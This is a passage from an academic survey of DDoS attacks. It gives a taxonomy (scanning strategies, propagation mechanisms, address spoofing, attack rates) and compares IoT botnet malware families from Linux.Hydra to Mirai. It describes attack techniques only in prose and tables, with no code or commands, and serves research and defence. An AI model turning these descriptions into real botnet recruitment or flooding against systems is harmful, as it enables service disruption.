


Fig. 2. Architecture Models examples

is the so-called Valve Source Engine (VSE) Flood, which is a particular type of UDP Amplification attack that targets gaming servers by sending them specific requests (TSource Engine Query) from many different devices.

2) *Resource Depletion*: These attacks aim to preventing the victim to process legitimate requests, by exhausting its resources, and can be further characterized in *Protocol Exploit* and *Malformed Packet* attacks [1], [2], [5], [6], [10], [13]. In Protocol Exploit attacks, an implementation bug of a protocol or a specific feature installed on the victim are exploited in order to consume its resources, whereas in Malformed Packet attacks incorrectly formed IP packets are sent from the agents to the target (e.g., putting the same IP address into both source and destination fields).

An interesting example of Malformed Packet attack is the so-called TCP XMAS. This type of attack consists into manipulating some packets by turning on all the flags (especially URG, PUSH and FIN flags). It is very unusual and totally unexpected that this combination of flags appears into a standard packet, and a lot of time and effort is required, in order to process it, which can eventually crash the target system.

### C. Protocol Level

DDoS attacks can be distinguished according to the TCP/IP layer of the protocol used during the attack [9], [17]: *Network Level* and *Application Level*. In Network Level DDoS attacks, either Network or Transport layer protocols are used to carry out the attack, while in Application Level DDoS attacks the victim resources (e.g., CPU, memory, disk/database, etc.) are exhausted targeting Application layer protocols. Clear examples of Network Level attacks are SYN Flood, UDP Flood and TCP Flood attacks, whereas HTTP Flood, DNS Query Flood and DNS Amplification attacks belong to Application Level group of attacks.

An interesting example of an Application Level attack is the DNS Water Torture, which is a DDoS attack that targets specifically Authoritative DNS servers, which are indirectly disrupted by sending a huge quantity of random queries to

Open Resolvers, queries that are forwarded to Cache DNS servers and, finally, to the Authoritative DNS servers. Even though the intended target is the latter, as a side-effect also Cache DNS servers face huge slow-downs in their operations.

### D. Degree of Automation

Based on the Degree of Automation, DDoS attacks can be classified into three different categories [1], [3], [5]: *Manual*, *Semi-automatic* and *Automatic*.

1) *Manual*: In Manual DDoS attacks, the attacker individually scans remote devices looking for any vulnerability. Once a vulnerability is found, the attacker manually breaks into the machine, installs attack code and then commands the onset of the attack. Only the early DDoS attacks belong to this category because today all the attack phases are automated.

2) *Semi-automatic*: In Semi-automatic DDoS attacks the recruitment and exploitation & infection of the agents are automated. The only phases which are still manually performed by the attacker are the communication phase (when the attacker instructs the botnet with type, start time, duration and victim of the attack) and the attack phase [18]. Based on the *Communication Mechanism* used between attackers and handlers (see Section III-A), Semi-automatic DDoS attacks can be done by *Direct Communication* (if based on the Agent-Handler Model) or by *Indirect Communication* (if based on the IRC-Based Model).

3) *Automatic*: In these attacks, all the phases are automated (recruitment, exploitation & infection, attack), thus there is no need for communication between attacker and botnet. The start time, type, duration and victim of the attack are preprogrammed in the attack code. This category is the one which offers the minimal exposure for the attacker, since he is only involved in issuing the command that starts the attack.

In both Automatic and Semi-automatic attacks, the recruitment of agent machines is achieved through automatic scanning strategies (Subsection III-E) and propagation techniques (Subsection III-F). Notably, some DDoS attacks can use a mixed approach: for instance, the recruitment and the attack could be automated while the exploitation & infection and the communication could be performed manually.

### E. Scanning Strategy

During the recruitment phase, the attacker finds as many vulnerable machines as possible with a network scanning. Based on the scanning strategy, it is possible to classify DDoS attacks into five classes [1], [3]: *Random Scanning*, *Hitlist Scanning*, *Signpost* (or *Topological*) *Scanning*, *Permutation Scanning*, *Local Subnet Scanning*.

1) *Random Scanning*: With this scanning strategy, each compromised host uses a different seed to probe random addresses in the IP address space. As an example, Mirai utilizes a pure Random Scanning approach, randomly looking for any kind of IoT equipped with default login credentials.

2) *Hitlist Scanning*: With this scanning strategy, the scanning machine has an external list of possible victims to probe. Once the attacker detects and infects a new vulnerable machine, it forwards a portion of the initial hitlist, in order to have a high propagation speed and no collisions during the scanning.

3) *Signpost Scanning*: In DDoS attacks with Signpost Scanning, some pieces of information on the compromised machines are used to find new targets. As an example, e-mail worms could exploit information from address books of infected machines, a Web-server based worm could spread by infecting each vulnerable client that access to the server Web page, and so on.

4) *Permutation Scanning*: With this strategy, there is first a brief Hitlist Scanning from which a small initial population of agents is added to the botnet. Subsequently, all the compromised hosts share a common pseudo-random permutation of the IP address space and each IP address is mapped to an index in this permutation. A machine infected during the initial phase begins scanning through the permutation by using the index computed from its IP address as a starting point. Whenever it finds a machine that has already been infected, it chooses a new random starting point.

5) *Local Subnet Scanning*: The Local Subnet Scanning can be added to each of the previously described strategies, to include a scan for targets located on the same subnet of the compromised host. This technique allows a single copy of the scanning program to compromise many vulnerable machines behind a firewall.

### F. Propagation Mechanism

After the recruitment and the exploitation, the agent machine is infected with the attack code and, based on the mechanism chosen in this phase, it is possible to classify DDoS attacks into three different categories [1], [3]: *Central Source Propagation*, *Back-chaining Propagation* and *Autonomous Propagation*.

1) *Central Source Propagation*: With this propagation approach, the attack code is stored on a central server (or a set of servers) and downloaded through a file transfer mechanism (e.g. wget or tftp) as soon as a new agent is compromised.

2) *Back-chaining Propagation*: Back-chaining enables the machine that exploited the system to also inoculate the attack code. The infected machine then becomes the source of the

next propagation step. This propagation mechanism is more durable than the Central Source one because it does not have a single point of failure.

3) *Autonomous Propagation*: With this approach there are no extra files downloaded, but the attack instructions are directly injected into the target host during the same exploit phase, reducing the possibility that the attack is discovered [18].

### G. Impact on the Victim

Depending on the impact that DDoS attacks have on the victim, it is possible to classify them into two different categories [3], [5]: *Disruptive* and *Degrading*.

1) *Disruptive*: This type of attacks try to completely deny the victim services to its legitimate users. Nowadays, the majority of attacks belong to this class. Based on the *Possibility of Dynamic Recovery* during or after a disruptive DDoS attack, it is possible to further divide them in *Dynamically Recoverable*, when a victim can automatically restore its services as soon as the attack stops, and *Dynamically Non-Recoverable*, when the victim needs human intervention, such as a reboot or even a reconfiguration [3].

2) *Degrading*: This type of attacks aim at consuming some portion of the victim resources without causing a total service disruption, in order to remain undetected for an extended amount of time. Nevertheless, the damage inflicted to the victim could be huge: as an example, an attack that affects 30% of the victim resources could lead to a DoS for some customers during high load periods and the average performance of the service would be worse than expected.

### H. Attack Rate

The DDoS attack requires each agent to send a stream of packets to the victim. The Attack Rate generated by the botnet makes possible to classify DDoS attacks into two different categories [1], [3]–[6], [19]: *Constant Rate*, *Variable Rate*.

1) *Constant Rate*: The botnet produces attack packets at a fixed rate, usually at the highest rate possible. The output burst is so powerful that the target resources are filled up very quickly, hence the effects of the attack are quite instant on the victim.

2) *Variable Rate*: The attack rate of agent machines varies, in order to avoid or delay the detection. According to the *Rate Change Mechanism*, variable rate DDoS attacks can be further divided [19] into *Increasing rate*, where the attack rate is gradually and constantly increased through time, and *Fluctuating rate* where the attack is sporadically relaxed, in order to reduce detection chances [1], [3], [5].

### I. Persistence of Agent Set

This classification is based on the set of agents active at any time of a DDoS attack. Based on the persistence of the botnet, it is possible to distinguish two different categories [3]: *Constant Agent Set* and *Variable Agent Set*.

1) *Constant Agent Set*: All agents into the botnet act in the same way, taken into consideration resource constraints: they all receive the same set of commands and they are all engaged simultaneously during the attack.

2) *Variable Agent Set*: The available agents are divided into several groups and the attacker engages only one group of agents at a given time. An agent could belong to more than one group and each group could be engaged again after a period of inactivity. As a matter of fact, this entails that the botnet is internally partitioned.

#### J. Source Address Validity

Source address spoofing plays a critical role in most of DDoS attacks, because it hinders the prosecution of the attacker. Based on the Source Address Validity, it is possible to classify DDoS attacks into [3]: *Spoofed Source Address* and *Valid Source Address*.

1) *Spoofed Source Address*: This is the most common type of DDoS attack, where source addresses are spoofed without any kind of constraint. Moreover, the *spoofing technique*, that defines how the attacker chooses the spoofed source address, makes possible to further divide this DDoS attacks [3] in:

- *Random Spoofed Source Address*, in which source addresses are completely random 32-bit numbers [20], [21];
- *Subnet Spoofed Source Address*, in which source addresses are chosen within the agent machine subnet;
- *On Route Spoofed Source Address*, in which the address is picked from a machine which is on the route (or in a subnet) between the agent machine and the victim.

Based on the *Address Routability*, spoofed source address DDoS attacks can be further divided in *Routable Source Address* attacks, which spoof routable source addresses by taking over the IP address of another machine, and *Non-Routable Source Address* that spoof non-routable source addresses, which could belong to a reserved set of addresses (such as private IP addresses) or be part of an assigned but unused address space of a network.

2) *Valid Source Address*: These type of attacks usually require interactive exchanges between botnet and victim, hence a valid source address is needed.

#### K. Attack Traffic Distribution

The locations used as source of attack packets can be utilized to classify DDoS attacks into two *Attack Traffic Distribution* categories [4], [12]: *Isotropic* and *Non-isotropic*.

1) *Isotropic*: In Isotropic DDoS attacks, the attacker tries to distribute as much as possible uniformly the origin of its malicious packets.

2) *Non-isotropic*: In Non-isotropic DDoS attacks, the traffic origin is more aggregated in specific parts of the Internet than in others. It means that the victim receives malicious packets from one or more directions which are partially or totally aggregated and not uniformly distributed in the whole Internet.

#### L. Resources Involved

Based on the amount of Resources Involved in a DDoS attack, it is possible to classify it into two categories [22]: *Symmetric* and *Asymmetric*.

1) *Symmetric*: In this case, the resources involved are of the same type and scale as those denied to the victim. For instance, in a Network Flooding Attack the attacker uses the same amount of network bandwidth that the victim is deprived of.

2) *Asymmetric*: In this case, the resources required by the attacker are different from the resources neglected to the victim, in terms of type and scale (e.g., DNS Amplification Attack).

#### M. Victim Type

DDoS attacks can be classified according to the Victim Type into four classes [3]: *Application*, *Host*, *Network* and *Infrastructure*.

1) *Application*: In attacks of this class, one or more features of a specific application on the victim host are targeted, with the aim of preventing legitimate clients to use the application and possibly clogging up host resources.

2) *Host*: In this class of attacks, the victim machine is completely knocked out by disabling or overloading its communication mechanisms (e.g., network interface or network link). A peculiarity of this type of attacks is that all attack packets have the destination address of the target host.

3) *Network*: In this case, the incoming bandwidth of a target network is consumed with attack packets whose destination address can be taken from its network address space.

4) *Infrastructure*: In attacks of this class, the target is any distributed service that is extremely relevant for either the global Internet or a sub-network operations. The peculiarity of these attacks is the simultaneity by which multiple instances of the target service are attacked.

### IV. IOT MALWARES WITH DDoS CAPABILITIES

Nowadays, one of the most popular way to deliver such DDoS attacks is to target IoT devices. The choice is easily explained by the high availability of such devices which, as if it was not enough, are poorly protected by manufacturers and poorly maintained by owners. Therefore, in order to understand what problems we are facing and possibly find a general solution, a thorough analysis of the present situation is absolutely mandatory. We want to stress out that this specific topic is inherently an extremely unstable one, with a considerable number of offspring malwares that borrow lines of code from deeply divergent families of malwares. Moreover, source codes have been disclosed only for a portion of the existing malwares and the largest part of these information comes from complex reverse engineering jobs which makes the whole situation even worse, if possible. In this section we focus only on the DDoS capable IoT malwares, which entails that we neglect on purpose some other IoT malwares that have different goals, such as cryptocurrencies mining.

TABLE I  
IOT MALWARE DDoS CAPABILITIES

Malware				DDoS	
Name	Year	Source Code	Agents CPU	Architecture Model	Feasible Attacks
Linux.Hydra	2008	Open Source	MIPS	IRC-Based	SYN Flood, UDP Flood
Psybot	2009	Reverse Eng.	MIPS	IRC-Based	SYN Flood, UDP Flood, ICMP Flood
Chuck Norris	2010	Reverse Eng.	MIPS	IRC-Based	SYN Flood, UDP Flood, ACK Flood
Tsunami, Kaiten	2010	Reverse Eng.	MIPS	IRC-Based	SYN Flood, UDP Flood, ACK-PUSH Flood, HTTP Layer 7 Flood, TCP XMAS
Aidra, LightAidra, Zendran	2012	Open Source	MIPS, MIPSEL, ARM, PPC, SuperH	IRC-Based	SYN Flood, ACK Flood
Spike, Dofloo, MrBlack, Wrkatk, Sotdas, AES.DdoS	2014	Reverse Eng.	MIPS, ARM	Agent-Handler	SYN Flood, UDP Flood, ICMP Flood, DNS Query Flood, HTTP Layer 7 Flood
BASHLITE, Lizkebab, Torlus, Gafgyt	2014	Open Source	MIPS, MIPSEL, ARM, PPC, SuperH, SPARC	Agent-Handler	SYN Flood, UDP Flood, ACK Flood
Elknot, BillGates Botnet	2015	Reverse Eng.	MIPS, ARM	Agent-Handler	SYN Flood, UDP Flood, ICMP Flood, DNS Query Flood, DNS Amplification, HTTP Layer 7 Flood, Other TCP Floods
XOR.DdoS	2015	Reverse Eng.	MIPS, ARM, PPC, SuperH	Agent-Handler	SYN Flood, ACK Flood, DNS Query Flood, DNS Amplification, Other TCP Floods
LUABOT	2016	Reverse Eng.	ARM	Agent-Handler	HTTP Layer 7 Flood
Remaiten, KTN-RM	2016	Reverse Eng.	ARM, MIPS, PPC, SuperH	IRC-Based	SYN Flood, UDP Flood, ACK Flood, HTTP Layer 7 Flood
NewAidra, Linux.IRCTelnet	2016	Reverse Eng.	MIPS, ARM, PPC	IRC-Based	SYN Flood, ACK Flood, ACK-PUSH Flood, TCP XMAS, Other TCP Floods
Mirai	2016	Open Source	MIPS, MIPSEL, ARM, PPC, SuperH, SPARC	Agent-Handler	SYN Flood, UDP Flood, ACK Flood, VSE Query Flood, DNS Water Torture, GRE IP Flood, GRE ETH Flood, HTTP Layer 7 Flood

#### A. Linux.Hydra

Progenitor of all the IoT malwares, Linux.Hydra appeared in 2008 as an open source project that specifically aimed to routing devices based on MIPS architecture. The exploitation phase relies on a dictionary attack or, in case that the target device is a D-Link router, on a specific and well-known authentication vulnerability [23]. Once that the device has been infected, it becomes part of an IRC-Based network able to perform only a basic SYN Flood attack. The malware documentation reports that this malware also enables the attacker to strike a UDP Flood attack, but online available sources do not exhibit such capability [24]. All in all, even if it is quite simple, this malware laid the groundwork for all the successive MIPS-aiming malwares.

#### B. Psybot

Pretty much similar to Linux.Hydra, this malware appeared on the wild in the early 2009. Compared to its predecessor, Psybot is able to perform also UDP and ICMP Flood attacks [23]. It targets the same MIPS architecture (therefore, essentially network appliances) and, even though a direct comparison cannot be performed since the sources have not been disclosed, the two malwares show so many common points that it is safe to assume that Psybot is a Linux.Hydra offspring.

#### C. Chuck Norris

As soon as the Psybot botnet was taken down by its creator, probably due to a growing interest towards his operations, another competitor came out in 2010. Called Chuck Norris, from a string found into the reverse engineered headers, this malware has a lot of common points with Psybot, at a point

that it is probably its direct evolution [23]: the available attacks are the same, apart from the lacking of ICMP Flood which is replaced by the capability of carrying out an ACK Flood.

#### D. Tsunami/Kaiten

Last and strongest offspring of Linux.Hydra, Tsunami is a fusion of Kaiten-Tsunami DDoS tool and Chuck Norris. In particular, this malware shares with the latter many traits, such as the same encryption key and some CNC IP addresses. Tsunami enables the botnet zombies to carry not only traditional SYN Flood, UDP Flood and ACK-PUSH Flood attacks, but also some more sophisticated ones like HTTP Layer 7 Flood and TCP XMAS attacks. Interestingly, in 2016 this malware was sneaked on purpose into the Linux Mint Official ISO [25], jeopardising a huge quantity of freshly installed OSes.

#### E. Aidra/LightAidra/Zendran

Born around 2012, these three malwares exhibit slight variations of the same source code, small enough to let us group them under the same family. Compared to the aforementioned families, the complexity of these malwares is higher: they are able to compile on a number of different architectures such as MIPS, ARM and PPC, even though the infection method relies upon a simple authentication guessing [26]. The resulting botnet architecture is, once again, IRC-based and the type of deliverable attacks is still restricted to basic attacks like SYN Flood and ACK Flood.

#### F. Spike/Dofloo/MrBlack/Wrkatk/Sotdas/AES.DdoS

After the Linux.Hydra family subsided, a new bunch of malwares appeared in different times around 2014 [27]. Many

different malwares (such as Spike, Dofloo, etc.) belong to this family but they are so similar that it is hard to tell one from another. What is clear is that, conversely from all the previous families, the resulting botnet architecture is an Agent-Handler based one. Moreover, a mechanism of persistence has been developed by tampering with the */etc/rc.local* file, aiming to survive a device reboot. Another interesting characteristic is the so-called *SendInfo* thread that tries to derive the computing power of the infected host device [28], thus enabling the CNC server to tune the intensity of DDoS jobs that each bot should perform.

#### G. BASHLITE/Lizkebab/Torlus/Gafgyt

Another popular malware on the wild in 2014, BASHLITE shares similar characteristics with the Spike malware family. Particularly, the communication protocol is a lightweight version of IRC, but it has been so heavily modified that the resulting botnet architecture is totally non-dependant on IRC servers, therefore this botnet can be considered an Agent-Handler and not an IRC-Based one [29]. The variety of architectures vulnerable to this malware is impressive, as even SPARC devices can be infected. The DDoS attacks are basilar, nothing more than traditional SYN, UDP and ACK Flood attacks.

#### H. Elknot/BillGates Botnet

This 2015 malware has been mostly used by the chinese DDoS'ers, to such a point that the whole family has been dubbed China ELF [30]. Developed to target for the most part SOHO devices, the vulnerable architectures are MIPS and ARM; the possible DDoS attacks are quite a number, included HTTP Layer 7 Flood and some other TCP Flood attacks. Considering that all the available information are derived from reverse engineering techniques and, in addition, copious mutations of this malware has been created, in this case it is particularly hard to sketch out detailed characteristics.

#### I. XOR.DDoS

In 2015, during the tide wave of malwares that exploited the Shellshock vulnerability, XOR.DDoS started to silently infect many IoT devices all around the world, even though it did not rely upon the aforementioned vulnerability [31]. Probably another product of the chinese DDoS community, this malware is capable of various attacks like SYN Flood, UDP Flood, DNS Flood and more complex TCP Flood ones. As reported by Akamai [32], in October 2015 this botnet alone has been able to hit one of their customers with a DNS Flood of 30 million queries per second, combined with a SYN Flood attack of 140 Gbps.

#### J. LUABOT

Spotted in 2016, LUABOT is the first ever malware written in LUA programming language. In particular, the DDoS instruction script is detached from the main routines and this modular characteristic, highly simplified by the choice of LUA, in the first stages prevented researchers from understanding its real purpose [33]. So far, the only payload file that has

been identified suggests an HTTP Layer 7 Flood attack, but we don't exclude that some other kind of payload scripts are available for this malware to be run. Much more interestingly, this malware includes a V7 embedded JavaScript engine to bypass DDoS protections offered by some enterprises, such as Cloudflare and Sucuri [34].

#### K. Remaiten/KTN-RM

Appeared in 2016 alongside the much more famous Mirai, Remaiten merges the main characteristics of two different malwares, namely Tsunami and BASHLITE. In particular, the DDoS attacks are mostly derived from the former malware, whereas the telnet scanning capabilities are borrowed by the latter one [35]; unlike BASHLITE, Remaiten botnet architecture is IRC-Based. Most of the embedded architectures are vulnerable to Remaiten, which is unsurprising, since that nowadays it is a common characteristic for all the IoT malwares to be able to compile on different architectures.

#### L. NewAidra/Linux.IRCTelnet

NewAidra, also known as Linux.IRCTelnet, is somehow a nasty combination between Aidra root code, Kaiten IRC-based protocol, BASHLITE scanning/injection and Mirai dictionary attack [36]. All the embedded devices based on standard architectures can be infected by this malware and the variety of attacks is large: starting from the standard attacks, the attacker can also choose TCP XMAS and TCP Flood attacks (as an example, URG Flood attack). At the present moment, NewAidra is the strongest Mirai competitor in its worldwide IoT infection crusade.

#### M. Mirai

Mirai is one of the most predominant malware of the last years. It has been used to perpetrate some of the largest DDoS attacks ever known, included the abuse of the French internet service and hosting provider OVH on 22nd September 2016 [37], [38], the attack to KrebsOnSecurity blog on 30th September 2016 [37], [39], and the takedown of Dyn DNS services on 21st October 2016 [37], [40], [41].

The Mirai worm is designed to infect and control IoT devices (such as home routers, DVRs, CCTV cameras, etc., mainly manufactured by XiongMai Technology) using a dictionary attack based on 62 entries. Once exploited, the devices are reported to a control server in order to be used as part of a large-scale botnet [42]. Afterwards, the botnet can be used to perpetrate several types of DDoS attacks exploiting a wide range of protocols (such as GRE, TCP, UDP, DNS and HTTP).

## V. DISCUSSION

By further analysing Table I we can highlight some interesting data. First of all, source codes have been disclosed only for few malwares and most of them have been analyzed through reverse engineering techniques, which entails that part of the available data, such as the relationship between the different families of malwares, is based on incomplete and limited information.






Fig. 3. IoT DDoS Capable Malwares - Correlations

Talking about relationships, Figure 3 shows how the different families are supposedly related to each other. Linux.Hydra was the first IoT DDoS capable malware and its source code evolved through the years into 3 different malwares. It seemed that Tsunami would have been Linux.Hydra very last evolution, but part of its code has also been used to develop chunks of Remaiten and even NewAidra, which is one of the most recently appeared malwares. Also, Figure 3 shows that the older malwares were mostly unrelated to each other, whereas in the last years we are witnessing a melting pot of characteristics borrowed from different families, which results into an increased complexity of detection and classification.

Nowadays we can clearly sense the growing in popularity of IoT malwares that exhibit DDoS capabilities. Figure 4 shows the yearly progression of such malwares, as reported in Table I, and clearly confirms this perception. As a matter of fact, it highlights that 4 new families were born in 2016 alone, which is troubling since the previous record was of only 2 new malwares per year (namely in 2010, 2014 and 2015) and before 2008 this category of malwares did not even exist.

Another thing that clearly stands out, is that the oldest malwares were designed to target specific devices that used MIPS processors, whereas the newest ones are able to target a much broader variety of devices and architectures, such as ARM and PPC.

Moreover, looking at the offensive capabilities we can easily see how the most recent malwares are able to hit the targets with much more attacks than the past. As an example, Linux.Hydra was only able to carry out SYN Flood attacks, but Mirai has been armed with refined attacks like GRE IP Flood, GRE ETH Flood and even the so-called DNS Water Torture. Furthermore, almost all the performable DDoS attacks are ascribable into the Flood attacks category, explainable with the enormous quantity of vulnerable IoT devices, which can be easily enslaved with such malwares. As a matter of fact, the Flood attacks require basic programming skills, few lines of code (which is relevant with embedded devices) and very little coordination between the bots.

Last thing, malicious coders take different approaches when it comes to choose the resulting malware botnet architecture. Some malwares build an IRC-based architecture and some




Fig. 4. IoT DDoS Capable Malwares – Year progression, as shown in Table I

others build an Agent-Handler one, therefore we currently cannot highlight a global favourite approach.

## VI. CONCLUSION

The IoT earthquake shook the market and flooded it with a huge amount of poorly secured devices, that were turned by malicious attackers in a potential army, ready to be engaged in highly disruptive activities, mainly DDoS attacks.

Motivated by the increasing number of DDoS attacks that negatively characterize the IoT revolution and by the lack of adequate literature on these attacks in the IoT context, in this paper we have provided an analysis of IoT malwares exposing DDoS capabilities. As a matter of fact, to the best of our knowledge previous surveys about DDoS attacks are dated before the IoT revolution. The analysis is based on an up-to-date comprehensive taxonomy of DDoS attacks based on previous scientific literature and the latest performed attacks to IoT devices. We compared and analyzed the families of malware that characterized the recent years of the IoT-DDoS landscape. The aim of the analysis is to provide a first reference to the scientific community in order to understand all the latest types of DDoS attacks targeting the IoT domain. We believe this study represents a key step in order to raise the awareness of the research community and tackle this security emergency.

## REFERENCES

- [1] A. Asosheh and N. Ramezani, "A comprehensive taxonomy of DDoS attacks and defense mechanism applying in a smart classification," *WSEAS Transactions on Computers*, vol. 7, no. 4, pp. 281–290, 2008. [Online]. Available: <https://goo.gl/K3lg7Z>
- [2] S. M. Specht and R. B. Lee, "Distributed Denial of Service: Taxonomies of attacks, tools, and countermeasures," in *ISCA PDCS*, 2004, pp. 543–550. [Online]. Available: <https://goo.gl/X4gpb7>
- [3] J. Mirkovic and P. Reiher, "A taxonomy of DDoS attack and DDoS defense mechanisms," *SIGCOMM Computer Communication Review*, vol. 34, no. 2, pp. 39–53, April 2004. [Online]. Available: <http://dx.doi.org/10.1145/997150.997156>
- [4] B. Gupta, R. C. Joshi, and M. Misra, "Defending against Distributed Denial of Service attacks: issues and challenges," *Information Security Journal: A Global Perspective*, vol. 18, no. 5, pp. 224–247, 2009. [Online]. Available: <http://dx.doi.org/10.1080/19393550903317070>
- [5] C. Douligeris and A. Mitrokotsa, "DDoS attacks and defense mechanisms: classification and state-of-the-art," *Computer Networks*, vol. 44, no. 5, pp. 643–666, April 2004. [Online]. Available: <http://dx.doi.org/10.1016/j.comnet.2003.10.003>

- [6] U. Tariq, M. Hong, and K.-s. Lhee, "A comprehensive categorization of DDoS attack and DDoS defense techniques," in *Advanced Data Mining and Applications: Second International Conference*. Springer Berlin Heidelberg, 2006, pp. 1025–1036. [Online]. Available: [http://dx.doi.org/10.1007/11811305\\_112](http://dx.doi.org/10.1007/11811305_112)
- [7] A. Hussain, J. Heidemann, and C. Papadopoulos, "A framework for classifying Denial of Service attacks," in *Proceedings of the 2003 conference on applications, technologies, architectures, and protocols for computer communications*, ser. SIGCOMM '03. ACM, 2003, pp. 99–110. [Online]. Available: <http://dx.doi.org/10.1145/863955.863968>
- [8] T. Peng, C. Leckie, and K. Ramamohanarao, "Survey of network-based defense mechanisms countering the DoS and DDoS problems," *ACM Computing Surveys*, vol. 39, no. 1, p. 3, April 2007. [Online]. Available: <http://dx.doi.org/10.1145/1216370.1216373>
- [9] E. Alomari, S. Manickam, B. Gupta, S. Karuppayah, and R. Alfari, "Botnet-based Distributed Denial of Service (DDoS) attacks on web servers: classification and art," *arXiv preprint arXiv:1208.0403*, 2012. [Online]. Available: <http://dx.doi.org/10.5120/7640-0724>
- [10] S. Specht and R. Lee, "Taxonomies of Distributed Denial of Service networks, attacks, tools and countermeasures," *Princeton University Technical Report CE-L2003-03*, 2003. [Online]. Available: <https://goo.gl/xsZ3n0>
- [11] RioRey Inc. (2014) Taxonomy of DDoS Attacks. [Online]. Available: <https://goo.gl/P2BDq4>
- [12] K. Kumar, R. C. Joshi, and K. Singh, "An integrated approach for defending against distributed denial-of-service (DDoS) attacks," *IRISS-2006*, pp. 1–6, 2006. [Online]. Available: <https://goo.gl/hVfBcr>
- [13] G. Singn and M. Gupta, "Distributed Denial-of-Service," in *3rd International Conference on Recent Trends in Engineering Science and Management*, April 2016, pp. 1131–1139. [Online]. Available: <https://goo.gl/Ovs9Q>
- [14] M. De Donno, N. Dragoni, A. Giarretta, and A. Spognardi, "A Taxonomy of Distributed Denial of Service Attacks," in *Proceedings of the International Conference on Information Society (i-Society'17)*. IEEE, 2017.
- [15] V. Paxson, "An analysis of using reflectors for Distributed Denial-of-Service attacks," *ACM SIGCOMM Computer Communication Review*, vol. 31, no. 3, pp. 38–47, July 2001. [Online]. Available: <http://dx.doi.org/10.1145/505659.505664>
- [16] S. Gibson, "DRDoS : Description and analysis of a potent, increasingly prevalent, and worrisome internet attack," *Gibson Research Corporation*, 2002. [Online]. Available: <https://goo.gl/zH26gj>
- [17] S. T. Zargar, J. Joshi, and D. Tipper, "A survey of defense mechanisms against Distributed Denial of Service (DDoS) flooding attacks," *IEEE Communications Surveys & Tutorials*, vol. 15, no. 4, pp. 2046–2069, 2013. [Online]. Available: <http://dx.doi.org/10.1109/SURV.2013.031413.00127>
- [18] K. J. Houle and G. M. Weaver, "Trends in Denial of Service attack technology," CERT Coordination Center, Tech. Rep., 2001. [Online]. Available: <https://goo.gl/Py3U0D>
- [19] X. Luo and R. K. C. Chang, "On a new class of Pulsing Denial-of-Service attacks and the defense," in *NDSS Symposium 2005*, February 2005. [Online]. Available: <https://goo.gl/hmkSSF>
- [20] K. Park and H. Lee, "On the effectiveness of route-based packet filtering for Distributed DoS attack prevention in power-law internets," in *Proceedings of the 2001 Conference on Applications, Technologies, Architectures, and Protocols for Computer Communications*, ser. SIGCOMM '01. ACM, August 2001, pp. 15–26. [Online]. Available: <http://dx.doi.org/10.1145/964723.383061>
- [21] J. Li, J. Mirkovic, M. Wang, P. Reiher, and L. Zhang, "SAVE: Source Address Validity Enforcement protocol," in *INFOCOM 2002. Twenty-First Annual Joint Conference of the IEEE Computer and Communications Societies. Proceedings. IEEE*, vol. 3. IEEE, June 2002, pp. 1557–1566. [Online]. Available: <http://dx.doi.org/10.1109/INFCOM.2002.1019407>
- [22] A. Chen, A. Sriraman, T. Vaidya, Y. Zhang, A. Haeberlen, B. T. Loo, L. T. X. Phan, M. Sherr, C. Shields, and W. Zhou, "Dispersing Asymmetric DDoS Attacks with SplitStack," in *Proceedings of the 15th ACM Workshop on Hot Topics in Networks*, ser. HotNets '16. New York, NY, USA: ACM, 2016, pp. 197–203.
- [23] M. Janus, "Heads of the Hydra. Malware for Network Devices," Securelist, 2011. [Online]. Available: <https://securelist.com/analysis/publications/36396/heads-of-the-hydra-malware-for-network-devices/>
- [24] "Hydra irc bot, the 25 minute overview of the kit," Insecutry Research, 2012. [Online]. Available: <http://insecutry.net/?p=90>
- [25] "Warning - linux mint website hacked and isos replaced with backdoored operating system," 2016. [Online]. Available: <http://thehackernews.com/2016/02/linux-mint-hack.html>
- [26] "lightaidra 0x2012 (aidra)," Vierko.org, 2013. [Online]. Available: <https://vierko.org/tech/lightaidra-0x2012/>
